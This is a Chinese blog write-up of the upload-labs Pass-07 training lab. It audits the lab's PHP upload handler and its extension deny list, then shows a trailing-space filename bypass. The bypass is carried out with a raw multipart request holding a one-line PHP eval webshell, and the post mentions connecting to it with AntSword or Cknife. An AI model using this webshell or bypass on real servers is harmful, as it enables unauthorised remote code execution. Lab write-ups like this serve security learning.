




安全-Pass07之黑名单空格绕过 (upload-labs)

原创

小狐狸FM  已于 2022-02-02 14:07:34 修改  237  收藏 3

分类专栏: [安全 # 靶场学习](#) 文章标签: [php](#) [安全](#) [源码审计](#) [ctf](#)

于 2021-07-27 09:15:42 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/smallfox233/article/details/119132666>

版权



[安全](#) 同时被 2 个专栏收录

91 篇文章 9 订阅

订阅专栏



[靶场学习](#)

24 篇文章 1 订阅

订阅专栏

文章目录

前言

相关介绍

其他介绍

一、题目

二、WriteUp

[1]. 函数介绍

[2]. 源码审计

(1). 变量判断

(2). 路径判断

(3). 黑名单

(4). 获取上传文件名

(5). 删除尾部小数点

(6). 获取文件后缀

(7). 小写转换

(8). 置空::\$DATA

(9). 黑名单过滤


(10). 文件存储路径设置

(11). 移动临时文件

[3]. 空格绕过

前言

- `php` 即 `Hypertext Preprocessor` 超文本预处理器，多用于 `web` 后端
- BUUCTF的upload-labs在线靶场和本地的靶场有点差别，如果用文章的方法没法绕过时，注意看一下源码是否一致



相关介绍

PHP 百度百科

Upload-labs文件上传漏洞（空格绕过）——Pass06

PHP: PHP 手册 - Manual

其他介绍

文件上传绕过思路集合

upload-labs靶场下载

upload-labs在线靶场-BUUCTF

蚁剑AntSword

菜刀Cknife

Seay

一、题目

Pass-02

Pass-03

Pass-04

Pass-05

Pass-06

Pass-07

Pass-08

Pass-09

任务

上传一个 `websHELL` 到服务器。

上传区

请选择要上传的图片：

浏览...

未选择文件

上传

<https://blog.csdn.net/smallfox233>

提示

本pass禁止上传.php|.php5|.php4|.php3|.php2|php1|.html|.htm|.phtml|.pHp|.pHp5|.pHp4|.pHp3|.pHp2|pHp1|.Html|.Htm|.pHtml|.jsp|.jspa|.jspx|.jsw|.jsw|.jspf|.jtml|.jsp|.jSpx|.jSpa|.jSw|.jSv|.jSpf|.jHtml|.asp|.aspx|.asa|.asax|.ascx|.ashx|.asmx|.cer|.aSp|.aSpx|.aSa|.aSax|.aScx|.aShx|.aSmx|.cEr|.sWf|.swf后缀文件!

<https://blog.csdn.net/smallfox233>

php 后端代码

```

<?php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jSv",".jspf",".jtml",".jSp",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpa",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess",".ini");
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}
?>

```

二、WriteUp

[1]. 函数介绍

deldot是靶场自己定义的函数，不是PHP自带的函数

PHP函数	介绍
file_exists(路径)	判断指定的文件或目录是否存在，不存在返回true，否则返回false
in_array(变量, 数组)	如果变量存在于数组就返回true，否则返回false
isset(变量)	如果变量存在且值不为null返回true，否则返回false
move_uploaded_file(文件路径, 文件夹路径)	将文件移动到指定文件夹下
strrchr(字符串, 字符)	如果字符存在于字符串时，返回第一次找到的字符至字符串末尾的子串。不存在于字符串时就返回false
strtolower(字符串)	将字符串全部转换成小写
str_ireplace(字符串1, 字符串2, 字符串3)	在字符串3中搜索，如果含有字符串1的子串就替换成字符串2

[2]. 源码审计

(1). 变量判断

- 对 `php` 代码进行审计，`if` 语句比较多最好从外往内分析
- 第一条 `if` 语句只是判断了一下提交的 `post` 请求中 `submit` 参数是否被设置且非空
[PHP:isset - Manual](#)

```
Content-Disposition: form-data; name="upload_img"; media-type="image/jpeg"
Content-Type: text/plain
```

```
-----179332396611738
Content-Disposition: form-data; name="submit"
```

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) { // 第一条if语句
    // 代码
}
```

(2). 路径判断

- 第二条语句判断了一下文件上传的路径存不存在，存在的话就执行里面的代码，不存在就给 `$msg` 设置回显信息
- 通过 `Seay` 审计的全局搜索功能可以找到 `UPLOAD_PATH` 是在 `config.php` 中被定义的
`Pass-02\index.php` 的代码中包含了上一级目录下的 `config.php`
然后这个变量就可以在 `Pass-02\index.php` 中直接使用
- `../` 表示访问上一级的目录，所以 `upload-labs-master\Pass-02\index.php` 包含的是 `upload-labs-master\config.php`
- 当 `UPLOAD_PATH` 变量在 `upload-labs-master\Pass-02\index.php` 中被调用时，就会设置上传的父文件夹为 `upload-labs-master\upload`

新建项目 X 关闭项目 自动审计 全局搜索 审计插件 代码调试 函数查询 数据管理 正则编码 临时记录

文件结构 编码: UTF-8 词句: 翻译:

upload-labs-master

- common.php
- config.php
- footer.php
- head.php
- include.php
- index.php
- menu.php
- README.md
- rmdir.php
- css
- doc
- docker
- img
- js
- Pass-01
- Pass-02
- Pass-03
- Pass-04
- Pass-05

内容(支持正则): UPLOAD_PATH 查找 停止

ID	文件路径	内容详细
1	/config.php	define("UPLOAD_PATH", "../upload");
2	/Pass-01/index.php	if (file_exists(UPLOAD_PATH)) {
3	/Pass-01/index.php	\$img_path = UPLOAD_PATH . '/' . \$_FILES
4	/Pass-01/index.php	\$msg = UPLOAD_PATH . '文件夹不存在,请手
5	/Pass-02/index.php	if (file_exists(UPLOAD_PATH)) {
6	/Pass-02/index.php	\$img_path = UPLOAD_PATH . '/' . \$_FILES
7	/Pass-02/index.php	\$msg = UPLOAD_PATH . '文件夹不存在,请手工
8	/Pass-02/show_code.php	if (file_exists(UPLOAD_PATH)) {
9	/Pass-02/show_code.php	\$img_path = UPLOAD_PATH . '/' . \$_FILES
10	/Pass-02/show_code.php	\$msg = UPLOAD_PATH . '文件夹不存在,请手工
11	/Pass-03/index.php	if (file_exists(UPLOAD_PATH)) {
12	/Pass-03/index.php	\$img_path = UPLOAD_PATH . '/' . date("YmDHi
13	/Pass-03/index.php	\$msg = UPLOAD_PATH . '文件夹不存在,请手
14	/Pass-03/show_code.php	if (file_exists(UPLOAD_PATH)) {

> 此电脑 > 本地磁盘 (C:) > phpstudy_pro > WWW > upload-labs-master > Pass-02

名称	修改日期	类型	大小
helper.php	2020/1/15 22:38	PHP 文件	
index.php	2020/1/15 22:38	PHP 文件	
show_code.php	2020/1/15 22:38	PHP 文件	

C:\phpstudy_pro\WWW\upload-labs-master\Pass-02\index.php - Notepad++

文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插

```

1 <?php
2 include '../config.php';
3 include '../head.php';
4 include '../menu.php';
5

```

> 此电脑 > 本地磁盘 (C:) > phpstudy_pro > WWW > upload-labs-master >

名称	修改日期	类型	大小
Pass-07	2021/7/18 11:03	文件夹	
Pass-08	2021/7/18 11:03	文件夹	
Pass-09	2021/7/18 11:03	文件夹	
Pass-10	2021/7/18 11:03	文件夹	
Pass-11	2021/7/18 11:03	文件夹	
Pass-12	2021/7/18 11:03	文件夹	
Pass-13	2021/7/18 11:03	文件夹	
Pass-14	2021/7/18 11:03	文件夹	
Pass-15	2021/7/18 11:03	文件夹	
Pass-16	2021/7/18 11:03	文件夹	
Pass-17	2021/7/18 11:03	文件夹	
Pass-18	2021/7/18 11:03	文件夹	
Pass-19	2021/7/18 11:03	文件夹	
Pass-20	2021/7/18 11:03	文件夹	
Pass-21	2021/7/18 11:03	文件夹	
upload	2021/7/20 16:34	文件夹	
common.php	2020/1/15 22:38	PHP 文件	1 KB
config.php	2020/1/15 22:38	PHP 文件	1 KB
footer.php	2020/1/15 22:38	PHP 文件	1 KB

C:\phpstudy_pro\WWW\upload-labs-master\config.php - Notepad++

文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?

```
1 <?php
2 header("Content-type: text/html;charset=utf-8");
3 error_reporting(0);
4
5 define("WWW_ROOT",$_SERVER['DOCUMENT_ROOT']);
6 define("APP_ROOT",str_replace('\\','/',dirname(__FILE__)));
7 define("APP_URL_ROOT",str_replace(WWW_ROOT,"",APP_ROOT));
8 //文件包含漏洞页面
9 define("INC_VUL_PATH",APP_URL_ROOT . "/include.php");
10 //设置上传目录
11 define("UPLOAD_PATH", "../upload");
12 ?>
```



```

$is_upload = false;
$msg = null;
if (xxx) {//第一条if语句
    if (file_exists(UPLOAD_PATH)) {//第二条if语句
        //代码
    }else {//第二条if语句为假
        $msg = UPLOAD_PATH.'文件夹不存在,请手工创建!';
    }
}

```

(3). 黑名单

`$deny_ext` 是一个数组类型，存储了需要被过滤的后缀名
之后会对文件的后缀判断，如果后缀符合其中的一个，文件就会被过滤

```

.php", ".php5", ".php4", ".php3", ".php2",
.html", ".htm", ".phtml", ".pht", ".pHp",
.pHp5", ".pHp4", ".pHp3", ".pHp2", ".Html",
.Htm", ".pHtml", ".jsp", ".jspa", ".jspx",
.jsw", ".jsw", ".jspf", ".jtml", ".jSp",
.jSpx", ".jSpa", ".jSw", ".jSv", ".jSpf",
.jHtml", ".asp", ".aspx", ".asa", ".asax",
.ascx", ".ashx", ".asmx", ".cer", ".aSp",
.aSpx", ".aSa", ".aSax", ".aScx", ".aShx",
.aSmx", ".cEr", ".sWf", ".swf", ".htaccess", ".ini"

```

```

//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
        $deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtml", ".pht", ".pHp", ".pHp5", ".pHp4", ".pHp3", ".pHp2", ".Html", ".Htm", ".pHtml", ".jsp", ".jspa", ".jspx", ".jsw", ".jsw", ".jspf", ".jtml", ".jSp", ".jSpx", ".jSpa", ".jSw", ".jSv", ".jSpf", ".jHtml", ".asp", ".aspx", ".asa", ".asax", ".ascx", ".ashx", ".asmx", ".cer", ".aSp", ".aSpx", ".aSa", ".aSax", ".aScx", ".aShx", ".aSmx", ".cEr", ".sWf", ".swf", ".htaccess", ".ini");
        //代码
    }else {//第二条if语句为假
        //代码
    }
}

```

(4). 获取上传文件名

`$_FILES['upload_file']['name']` 会获取上传文件的名称，如下图的 `test3.txt`

Content-Length: 298

-----22797214366474
Content-Disposition: form-data; name="upload_file"; filename="test3.txt"
Content-Type: text/plain

-----22797214366474
Content-Disposition: form-data; name="submit"

總結

-----22797214366474--

```
//代码  
if (xxx) { //第一条if语句  
    if (xxx) { //第二条if语句  
        //代码  
        $file_name = $_FILES['upload_file']['name'];  
    }  
    //代码  
} else { //第二条if语句为假  
    //代码  
}  
}
```

(5). 删除尾部小数点

- `deldot($file_name)` 将会删除变量 `$file_name` 中的最后一个小数点，经过查询发现这个函数不是php自带的，而是靶场中自己定义的
- 通过 `Seay` 源码审计系统可以找到函数的位置是在 `common.php` 文件中
如果不想去思考其中的算法，可以使用 `php` 的集成开发环境 `phpstorm` 运行一下函数看看结果

Seay源码审计系统 --www.cnseay.com

新建项目 X 关闭项目 自动审计 全局搜索 审计插件 代码调试 函数查询 数据管理 正则编码 临时记录 系统配置

文件结构 编码: UTF-8 词句: 翻译:

upload-labs-master

- common.php
- config.php
- footer.php
- head.php
- include.php
- index.php
- menu.php
- README.md
- rmdir.php
- css
- doc
- docker
- img
- js
- Pass-01
- Pass-02
- Pass-03
- Pass-04

内容(支持正则): deldot 查找 停止 正则 不区分

ID	文件路径	内容详细
1	/common.php	function deldot(\$s){
2	/Pass-03/index.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
3	/Pass-03/show_code.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
4	/Pass-04/index.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
5	/Pass-04/show_code.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
6	/Pass-05/index.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
7	/Pass-05/show_code.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
8	/Pass-06/index.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
9	/Pass-06/show_code.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
10	/Pass-07/index.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
11	/Pass-07/show_code.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
12	/Pass-09/index.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
13	/Pass-09/show_code.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点

首页 全局搜索 common.php

文字查找 1 <?php

```
function deldot($s){  
    查找  
    函数列表  
    deldot  
    变量列表  
    $i  
    $s  
    $c
```

```
2 function deldot($s){  
3     > for($i = strlen($s)-1;$i>0;$i--){  
4         >> $c = substr($s,$i,1);  
5         >> if($i == strlen($s)-1 and $c != '.'){  
6             >>> return $s;  
7         >>> }  
8     }  
9     >> if($c != '.'){  
10        >>> return substr($s,0,$i+1);  
11    >>> }  
12 >> }  
13 }  
14 ?>
```

The screenshot shows an IDE with a project named 'php' in 'C:\Code\php'. The file '233.php' is open, containing the following PHP code:

```
1 <?php  
2  
3 function deldot($s){  
4     for($i = strlen($s)-1;$i>0;$i--){  
5         $c = substr($s,$i, length: 1);  
6         if($i == strlen($s)-1 and $c != '.'){  
7             return $s;  
8         }  
9  
10        if($c != '.'){  
11            return substr($s, start: 0, length: $i+1);  
12        }  
13    }  
14 };  
15 echo deldot( s: ".2333.txt..344.");  
16 ?>
```

The console output shows the command execution: `C:\PlayCode\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe C:\Code\php\233.php .2333.txt..344` and the result: `进程已结束, 退出代码 0`. A red annotation in the console reads: **当字符串的多个部分含有小数点时, 仅会删除末尾的小数点**.

```
1 <?php
2
3 function deldot($s){
4     for($i = strlen($s)-1;$i>0;$i--){
5         $c = substr($s,$i, length: 1);
6         if($i == strlen($s)-1 and $c != '.'){
7             return $s;
8         }
9
10        if($c != '.'){
11            return substr($s, start: 0, length: $i+1);
12        }
13    }
14 };
15 echo deldot( s: ".2333.txt..344.....");
16 ?>
```

Run: 233.php x

C:\PlayCode\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe C:\Code\php\233.php
.2333.txt..344
进程已结束，退出代码 0

如果字符串末尾是连续的小数点时，会删除末尾连续的小数点

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $file_name = deldot($file_name); //删除文件名末尾的点
    }
} else { //第二条if语句为假
    //代码
}
}
```

(6). 获取文件后缀

- `strrchr($file_name, '.')` 会返回小数点和文件后缀组成的子串。
假设文件名为 `test3.php.jpg`，得到的 `$file_txt` 值就是 `.jpg`
- [PHP: strrchr - Manual](#)

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $file_ext = strrchr($file_name, '.');
    }
} else { //第二条if语句为假
    //代码
}
}
```

(7). 小写转换

- `strtolower($file_ext)` 就是对得到的字符串后缀进行全小写处理，这样就无法进行文件后缀的大小写绕过了
[PHP: strtolower - Manual](#)

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $file_ext = strtolower($file_ext); //转换为小写
    }
} else { //第二条if语句为假
    //代码
}
}
```

(8). 置空::\$DATA

- 在window的时候如果文件名+ `:::DATA` 会把 `:::DATA` 之后的数据当成文件流处理,不会检测后缀名，具体参考【文件上传绕过】八、：`::$DATA`上传绕过
如果文件名为 `test.php>:::DATA.jpg` 时，在windows中会删除 `:::DATA` 及之后的内容，则上传window服务器后的文件名为 `test.php`
- `str_ireplace(':::DATA', '', $file_ext)` 将会用空字符来替换变量 `$file_ext` 中的 `:::DATA` 子串，防止了 `:::DATA` 的上传绕过
- [PHP: str_ireplace - Manual](#)

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $file_ext = str_ireplace(':::DATA', '', $file_ext); //去除字符串:::DATA
    }
} else { //第二条if语句为假
    //代码
}
}
```

(9). 黑名单过滤

- `$file_ext` 存储的是文件后缀（含有小数点）
数组 `$deny_ext` 的值如下，当文件的后缀不为其中的时，才能进入if语句
- [PHP: in_array - Manual](#)

```
".php", ".php5", ".php4", ".php3", ".php2",  
".html", ".htm", ".phtml", ".pht", ".pHp",  
".pHp5", ".pHp4", ".pHp3", ".pHp2", ".Html",  
".Htm", ".pHtml", ".jsp", ".jspa", ".jspx",  
".jsw", ".jSv", ".jspf", ".jtm1", ".jSp",  
".jSpX", ".jSpa", ".jSw", ".jSv", ".jSpf",  
".jHtml", ".asp", ".aspx", ".asa", ".asax",  
".ascx", ".ashx", ".asmx", ".cer", ".aSp",  
".aSpX", ".aSa", ".aSax", ".aScx", ".aShx",  
".aSmx", ".cEr", ".sWf", ".swf", ".htaccess", ".ini"
```

```
//代码  
if (xxx) { //第一条if语句  
    if (xxx) { //第二条if语句  
        //代码  
        if (!in_array($file_ext, $deny_ext)) { //第三条if语句  
            //代码  
        } else { //第三条if语句为假  
            $msg = '此文件不允许上传';  
        }  
    } else { //第二条if语句为假  
        //代码  
    }  
}
```

(10). 文件存储路径设置

- 在上传文件的时候，文件都会被存储在一个临时的文件夹下
我们不需要知道具体路径，只需要通过tmp_name参数获取路径即可
- `UPLOAD_PATH` 的值为 `../upload`，在 `config.php` 文件中定义
`$file_ext` 是文件的后缀，包含了小数点
`rand(1000,9999)` 则是从1000到9999数字中取随机数，范围左闭右闭
`date("YmdHis")` 用于获取当前的时间，以 `xxxx年xx月xx日xx时xx分xx秒` 为格式
两个字符串变量之间的连接用小数点
- [PHP: rand - Manual](#)
[PHP: date - Manual](#)

```
//代码  
if (xxx) { //第一条if语句  
    if (xxx) { //第二条if语句  
        //代码  
        if (xxx) { //第三条if语句  
            $temp_file = $_FILES['upload_file']['tmp_name'];  
            $img_path = UPLOAD_PATH . '/' . date("YmdHis") . rand(1000,9999) . $file_ext;  
            //代码  
        } else { //第三条if语句为假  
            //代码  
        }  
    } else { //第二条if语句为假  
        //代码  
    }  
}
```

(11). 移动临时文件

- 剩余的代码仅是用于移动上传的文件，没有对文件进行过滤操作
- PHP: `move_uploaded_file` - Manual

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        if(xxx) { //第三条if语句
            //代码
            if (move_uploaded_file($temp_file,$img_path)) { //第四条if语句
                $is_upload = true;
            } else { //第四条if语句为假
                $msg = '上传出错!';
            }
        } else { //第三条if语句为假
            //代码
        }
    }
} else { //第二条if语句为假
    //代码
}
}
```

[3]. 空格绕过

- 源码中没有将文件前后的空格过滤，所以可以在文件末尾添加一个空格
- 上传到服务器的时候，得到的后缀就是 `.php空格`，从而绕过黑名单的限制
又因为 `.php空格` 不符合windows文件的命名规则，所以服务器存储的时候会将末尾的空格去掉，文件末尾就变回了 `.php 1`

```
-----32746366724523
Content-Disposition: form-data; name="upload_file"; filename="test7.php "
Content-Type: application/octet-stream

<?php @eval($_POST["cmd"]);?>
-----32746366724523
Content-Disposition: form-data; name="submit"

消费站
-----32746366724523--
```

<https://blog.csdn.net/smallfox233>

复制图片链接，并访问，没有报错表示 `.php` 文件解析成功

任务


上传一个 `webshell` 到服务器。

上传区


请选择要上传的图片：

浏览... 未选择文件。

上传



<https://blog.csdn.net/smallfox233>





<https://blog.csdn.net/smallfox233>

在服务器中，文件是以 `.php` 的后缀存储

> 此电脑 > 本地磁盘 (C:) > phpstudy_pro > WWW > upload-labs-master > upload

名称	修改日期	类型
202107270850474927.php	2021/7/27 8:50	PHP 文件
readme.php	2020/1/15 22:38	PHP 文件

用蚁剑或菜刀连接shell



在windows中，文件名末尾为点或空格时，在命名之后将会把文件名末尾的点和空格删除 ←□